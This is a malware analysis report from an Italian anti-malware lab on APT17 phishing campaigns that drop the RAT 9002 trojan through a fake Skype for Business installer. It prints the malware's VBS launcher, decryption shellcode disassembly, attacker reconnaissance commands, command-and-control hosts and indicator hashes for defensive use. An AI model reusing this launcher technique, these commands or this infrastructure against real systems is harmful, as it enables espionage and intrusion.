News - Malware & Hoax

tgsoft.it/news/news_archivio.asp



Italian government agencies and companies in the target of a Chinese APT

APT17 aka DeputyDog strikes in Italy with sophisticated campaigns that use the RAT 9002 for cyber espionage operations.



On June 24 and July 2, 2024, two targeted attacks on Italian companies and government entities were observed by a Chinese cyber actor exploiting a variant of the **Rat 9002** in diskless mode. Other variants have over time been named as Rat 3102. These activities are associated with the APT17 group also known as "**DeputyDog**".

The first campaign on June 24, 2024 used an Office document, while the second campaign contained a link.


Both campaigns invited the victim to install a Skype for Business package from a link of an Italian government-like domain to convey a variant of **Rat 9002**.

Rat 9002 and Rat 3102 are notoriously linked to APT17, a Chinese cyber-criminal group known for:

- Operation Aurora (attributed to the Chinese government)
- Operation Ephemeral Hydra
- targeted attacks on companies and government entities

The campaigns

In the figure the image of the Office document "GUIDA OPERATIVA PER I'UTENTE.docx" spreaded in the June 24, 2024 campaign.



The Word document was created on June 18, 2024 by a user named "ple". The July 2 campaign instead directly uses a link to the malicious URL. Both campaigns invite the victim to connect to the following page:

https://meeting[.]equitaligaiustizia[.]it/angelo.maisto.guest

Come vuoi partecipare alla riunione?

Installa e partecipa con l'app Riunioni Skype (Web)

Già installato? Fai clic qui per partecipare con l'app Riunioni Skype (Web)

Partecipa con Skype for Business (desktop)

Fai clic qui per ottenere ulteriore aiuto.

The site mimics an official page for Equitalia Giustizia meetings and invites the user to download a customized MSI installation package for the Skype for Business software. There is also another legitimate link on the page: *https://meeting[.]equitaliagiustizia[.]it/angelo.maisto.guest/MB9GVM5K* which was most likely stolen/intercepted in a possible previous attack.

Malicious URL details:

.

DOMAIN meeting[.]equitaligaiustizia[.]it Domain creation date 2024-06-13

By accessing the root of the site, only the "angelo.maisto.guest" subfolder is present as can be seen from the image below:

Index of /

] [ICO]	<u>Name</u>	Last modified	Size Description
DIR] angel	lo.maisto.gue	<u>st/</u> 2024-07-04 13:29	-

Apache/2.4.41 (Ubuntu) Server at meeting.equitaligaiustizia.it Port 80

Instead, the malicious package is downloaded from the following Microsoft URL:

¥.

https://skypeformeeting[.]file[.]core[.]windows[.]net/skypeformeeting/SkypeMeeting.msi? sp=r&st=2024-07-04T11:10:14Z&se=2024-08-04T11:10:00Z&spr=https&sv=2022-11-02&sig=8djI9IFWxKmw5MBBk67DvQIMIyE%2F6jME24rrv0xIZs8%3D&sr=f


The custom MSI package that is downloaded has the following features: Name: **SkypeMeeting.msi** Size: 39386624 byte SHA-256: 28808164363d221ceb9cc48f7d9dbff8ba3fc5c562f5bea9fa3176df5dd7a41e

Infection chain

In the downloaded MSI package some files to be considered interesting are the following:

- SkypeMeetingsApp.msi (original MSI package for installing Skype for Business)
- vcruntime.jar
- vcruntime.vbs
- vcruntime.bin

Below is a graph of the infection chain of the campaigns observed:



The execution of **SkypeMeeting.msi** will therefore involve the installation of the original Skype for Business package and the execution of the Java application called **"vcruntime.jar**" via the VBS script **"vcruntime.vbs**" which we see below:

The Java

```
Set windowobj = createobject("wscript.shell")
Set Args = WScript.Arguments
strCommand1 = "java.exe -jar """ & Args(0) & """ """ & Args(1) & """ """ & Args(2) & """"
windowobj.Run strCommand1,0,False
strCommand2 = "msiexec /i """ & Args(3) & """"
windowobj.Run strCommand2,1,False
```

application will then be executed with the following command line:

java.exe -jar "C:\Users\<redacted>\AppData\Roaming\jre-1.8\bin\vcruntime.jar" "dwrsvsa" "C:\Users\<redacted>\AppData\Roaming\jre-1.8\bin\vcruntime.bin"

The "**vcruntime.bin**" file, of which we see an excerpt below, contains a shellcode encrypted with RC4:

488f162e-1aaa-060c-4ec4-c6f23c113526 4b2cbd6d-7056-b972-b13b-4c593c3b4ccc 11af7b56-c890-d2ac-3606-d8bcf19fc7a0 35381e2a-bfdd-0df3-ff41-9484f1a74fcc 112c1a02-bfd5-09d3-ff45-039758ef6aec 407e7f28-9ac5-841a-1b25-444b919f5e47 [...] 7d28f699-fb0b-d48a-b535-74419d696584 5a5be410-ded9-1e20-8ca6-c1e49ca94ecc 1178682c-613f-7e65-2100-00000000000

The Java application decrypts and executes the shellcode. Below we see the first step which involves deciphering through a simple XOR cycle:

seg808:015D0808 seg808:015D0808 seg808:015D0808 seg808:015D0808 seg808:015D0808 seg808:015D0808 33 C9 seg808:015D0808 2E8 82 seq808:015D08084	; Segment type: seg000	segment assume ;org 15	: byte public 'CODE' use32 cs:seg000		
seg000:01500004 seg000:01500004	;	== S U E	3 R O U T I N E		
seg808:81508084 seg808:81508084 seg808:81508084	sub_1500004	proc fa	ar ; CODE XREF: sub_15D0004:loc_15D0006↓p		
seg000:01500004 seg000:01500004 seq000:01500004	; FUNCTION CHUN	IK AT seg	000:015D02A1 SIZE 00000009 BYTES		
seg000:015D0004 EB 05 seg000:015D0006		jmp	short loc_150000B		
seg000:015D0006 seg000:015D0006 seg000:015D0006 E8 F9 FF FF FF seq000:015D0008	loc_1500006:	call	; CODE XREF: seg000:015D0002†j near ptr sub_15D0004		
seg000:015D000B seg000:015D000B 58 seg000:015D000C 83 C0 11	loc_15D0008:	pop add	; CODE XREF: sub_15D0004†j eax eax, 11h		
seg000:015D000F seg000:015D000F seg000:015D000F 80 30 6A seg000:015D000F 80 30 6A	loc_15D000F:	xor inc	; CODE XREF: sub_15D0004+16↓j byte ptr [eax], 6Ah eax		
seg000:015D0013 41 seg000:015D0014 81 F9 57 87 00 00 seg000:015D001A 75 F3		inc cmp jnz	ecx ecx, 8757h short loc_150000F		
seg000:015D001C E9 80 02 00 00 seg000:015D001C	sub_1500004	jmp endp ;	loc_15D02A1 sp-analysis failed		

After decryption, the shellcode decompresses and executes the RAT 9002 as we see in the

figure:	
seq000:015D0278 8B 5E 1C	mov ebx, [esi+1Ch]
seg000:015D027B 03 DD	add ebx, ebp
seg000:015D027D 88 04 88	mov eax, [ebx+ecx*4]
seg000:015D0280 03 C5	add eax, ebp
seg000:015D0282 5E	pop esi
seg000:015D0283	pop ecx
seg000:015D0284 <mark>6A 40</mark>	push 40h
seg000:015D0286 68 00 10 00 00	push 1000h
seg000:015D028B FF 77 04	push dword ptr [edi+4]
seg000:015D028E	push Ø
seg000:015D0290 FF D0	call eax
seg000:015D0292 50	push eax
seg000:015D0293	push eax
seg000:015D0294 83 C7 08	add edi, 8
seg000:015D0297 57	push <mark>edi</mark>
seg000:015D0298 E8 84 FD FF FF	call <mark>sub_15D0021</mark> →Unpacking RAT9002
seg000:015D029D 58	pop eax
seg000:015D029E FF E0	jmp eax → Esecuzione RAT9002
seg000:015D029E	ıb_15D022B endp ; sp-analysis failed

The RAT 9002

figuro

The RAT 9002 performs proxy functions to monitor network traffic, see below some excerpts from the malware dump:

```
      00001FC0
      0D
      00
      0A
      00
      55
      00
      73
      00
      65
      00
      72
      00
      2D
      00
      41
      00
      ....U.s.e.r.-A.

      00001FD0
      67
      00
      65
      00
      6E
      00
      74
      00
      3A
      00
      20
      00
      25
      00
      73
      00
      g.e.n.t.:.
      .%s.s.

      00001FE0
      0D
      00
      0A
      00
      00
      00
      45
      00
      64
      00
      69
      00
      74
      00
      ....E.d.i.t.

      00002000
      70
      00
      6C
      00
      6F
      00
      72
      00
      25
      6C
      73
      00
      2E
      00
      65
      00
      p.l.o.r.e.r..e.
      .....8ls.%ls.e.x.

      00002000
      74
      00
      6S
      00
      6D
      00
      6D
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
```

In this first excerpt we see the command and control server.

In this second excerpt we see the string "*Dog create a loop thread*" characteristic of the RAT 9002.

 000112C0
 5C 00 5D 00 5E 00 5F 00 60 00 61 00 62 00 63 00
 \.].^._.`.a.b.c.

 000112D0
 64 00 65 00 66 00 67 00 68 00 69 00 6A 00 6B 00
 d.e.f.g.h.i.j.k.

 000112E0
 6C 00 6D 00 6E 00 6F 00 70 00 71 00 72 00 73 00
 l.m.n.o.p.q.r.s.

 000112F0
 74 00 75 00 73 65 72 76 65 72 2E 65 78 65 00 5F
 t.u.server.exe.

In this third extract we see the name of the RAT project.

The variant of RAT 9002 analyzed contains the value "**20240124**" as a date indicator as seen in the figure below:

🗾 🚄 🔛			
loc_1607B20:			
call	ds:off_16027F0		
mov	[ebp+var_8CC], eax		
call	sub_160F394		
mov	[ebp+var_8D0], eax		
push	5CCh		
push	offset aThemicrosoftno ; "themicrosoftnow.com"		
lea	edx, [ebp+var_8C4]		
push	edx		
call	Switch_sub_160FA90		
add	esp, OCh		
mov	[ebp+var_8C8], 20240124h		
mov	eax, ds:dword_1610E18		
mov	[ebp+var_2F8], eax		
lea	ecx, [ebp+var_2F4]		
push	ecx		
call	SystemTimeOfDayInformation_sub_160F307		
add	esp, 4		
lea	edx, [ebp+var_D8]		
push	edx		
call	ds:off_16027EC		
mov	eax, [ebp+var_D8]		
MOV	[ebp+var_2E4], eax		
push	834h		
lea	ecx, [ebp+var_B14]		
push	ecx		
push	OFFFFFFFh		
mov	ecx, [ebp+var_D40]		
call	sub_1607BD8		
mov	[ebp+var_1C], eax		
cmp	[ebp+var_10], 0		
jg	short loc_1607BCE		

This value indicates that the malware, although old, continues to be actively developed in 2024.

The RAT 9002 Trojan is a modular malware that, based on the cyber actor's needs, downloads additional diskless plugins that allow various features to be added to the malware. During the analysis of the sample in question, the criminal submitted the following additional forms:

- ScreenSpyS.dll -> screen capture [creation date: 2018-07-19 06:27:00]
- **RemoteShellS.dll** -> execution of programs [creation date: 2022-01-23 04:48:12]
- UnInstallS.dll -> uninstallation [creation date: 2012-01-11 10:20:09]
- FileManagerS.dll -> browse files [creation date: 2022-01-21 10:35:49]
- ProcessS.dll -> process management [data creazione: 2022-01-22 01:37:08]

Using the **RemoteShellS** module, the cybercriminal executed the following commands to discover the network:

- systeminfo.exe
- ipconfig /all

- net user
- netstat -ano -p tcp
- net use
- net view \\<redacted_ip>
- ping <*redacted_ip*> -n 1

The analyzed sample communicates with its command and control server hosted on a domain that simulates a Microsoft domain, below are the details of the C&C server:

DOMAIN	themicrosoftnow[.]com
IP	137.74.76[.]92 23.218.225[.]10
PORTS	80 443
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.
Domain creation date	2023-11-27

Communication with the command and control server takes place in an encrypted manner and then encoded in Base64.

Related

Thanks to Threat intelligence activities it was possible to correlate an executable file that was uploaded to VirusTotal from Italy on 5 July 2024 which appears to be the executable file version of RAT 9002.

Name: <u>a.exe</u> Size: 35328 byte Creation date: 2024-07-04 17:02:45 SHA-256:de19e0163af15585c305f845b90262aee3c2bdf037f9fc733d3f1b379d00edd0 This sample also contains the value "**20240124**" as a date indicator. This sample may have been used to persist on an affected machine.

Conclusions

The two campaigns appear to be aimed at a government and/or corporate target. The RAT 9002 used is associated with the Chinese cyber-criminal group APT17 called **DeputyDog** which appears to have been active since at least 2008. The malware appears to be constantly updated with diskless variants as well. It is composed of various modules that are activated as needed by the cyber actor so as to reduce the possibility of interception. The attack as a whole is particularly sophisticated and designed down to the smallest detail, the domains used are very similar to official domains and even the creation of the malicious MSI package was carried out with care as it involves the installation of the legitimate Skype for Business software and in parallel the diskless version of the RAT 9002.

The initial MSI file is downloaded from a Microsoft distribution site to reduce the possibility of interception.

The use of legitimate links from government entities on the malicious page suggests that the cyber actor had access to confidential information of some user belonging to previously affected Italian companies or entities.

IOC:

themicrosoftnow[.]com meeting[.]equitaligaiustizia[.]it 137[.]74[.]76[.]92 23[.]218[.]225[.]10 28808164363d221ceb9cc48f7d9dbff8ba3fc5c562f5bea9fa3176df5dd7a41e e024fe959022d2720c1c3303f811082651aef7ed85e49c3a3113fd74f229513c d6b348976b3c3ed880dc41bb693dc586f8d141fbc9400f5325481d0027172436 c0f93f95f004d0afd4609d9521ea79a7380b8a37a8844990e85ad4eb3d72b50c caeca1933efcd9ff28ac81663a304ee17bbcb8091d3f9450a62c291fec973af5 de19e0163af15585c305f845b90262aee3c2bdf037f9fc733d3f1b379d00edd0 Authors: *Ing. Gianfranco Tonello, Michele Zuin*

Any information published on our site may be used and published on other websites, blogs, forums, facebook and/or in any other form both in paper and electronic form as long as the source is <u>always and in any case</u> cited <u>explicitly</u> "Source: <u>CRAM by TG Soft www.tgsoft.it</u>" with a clickable link to the original information and / or web page from which textual content, ideas and / or images have been extrapolated.
It will be appreciated in case of use of the information of C.R.A.M. by TG Soft www.tgsoft.it in the report of summary articles the following acknowledgment/thanks "Thanks to Anti-Malware Research Center C.R.A.M. by TG Soft of which we point out the direct link to the original information: [direct clickable link]"

Vir.IT eXplorer PRO is certified by the biggest international organisation:

Consent Details Informations

This website uses cookies

We use cookies to customize language, content and provide technical functionality. They are NOT used for profiling or reselling to third parties. There are pages where "Google reCaptcha" will be present, even in this case, our purpose is only to be able to ascertain the presence of human interaction and not automatic Bots.